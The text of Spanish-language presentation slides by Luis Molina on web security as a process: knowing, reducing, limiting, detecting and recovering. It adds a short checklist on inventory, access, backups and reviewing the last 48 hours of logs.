Sitio infectado, se restaura backup, 2 semanas después vuelve a infectarse.

SEGURIDAD COMO PROCESO

(no como herramientas)

CONOCER

REDUCIR

LIMITAR

DETECTAR

RECUPERAR

Sí, una checklist

Para empezar mañana mismo:

¿Qué tengo realmente en producción?

¿Es necesario todo esto?

¿Quién tiene acceso y por qué?

¿Puedo restaurar la última copia?

¿Qué hay en los logs de las últimas 48 horas?

¡GRACIAS!

Luis Molina

@interdevel

Consultoría y Desarrollo Web

CONOCER

REDUCIR

LIMITAR

DETECTAR

RECUPERAR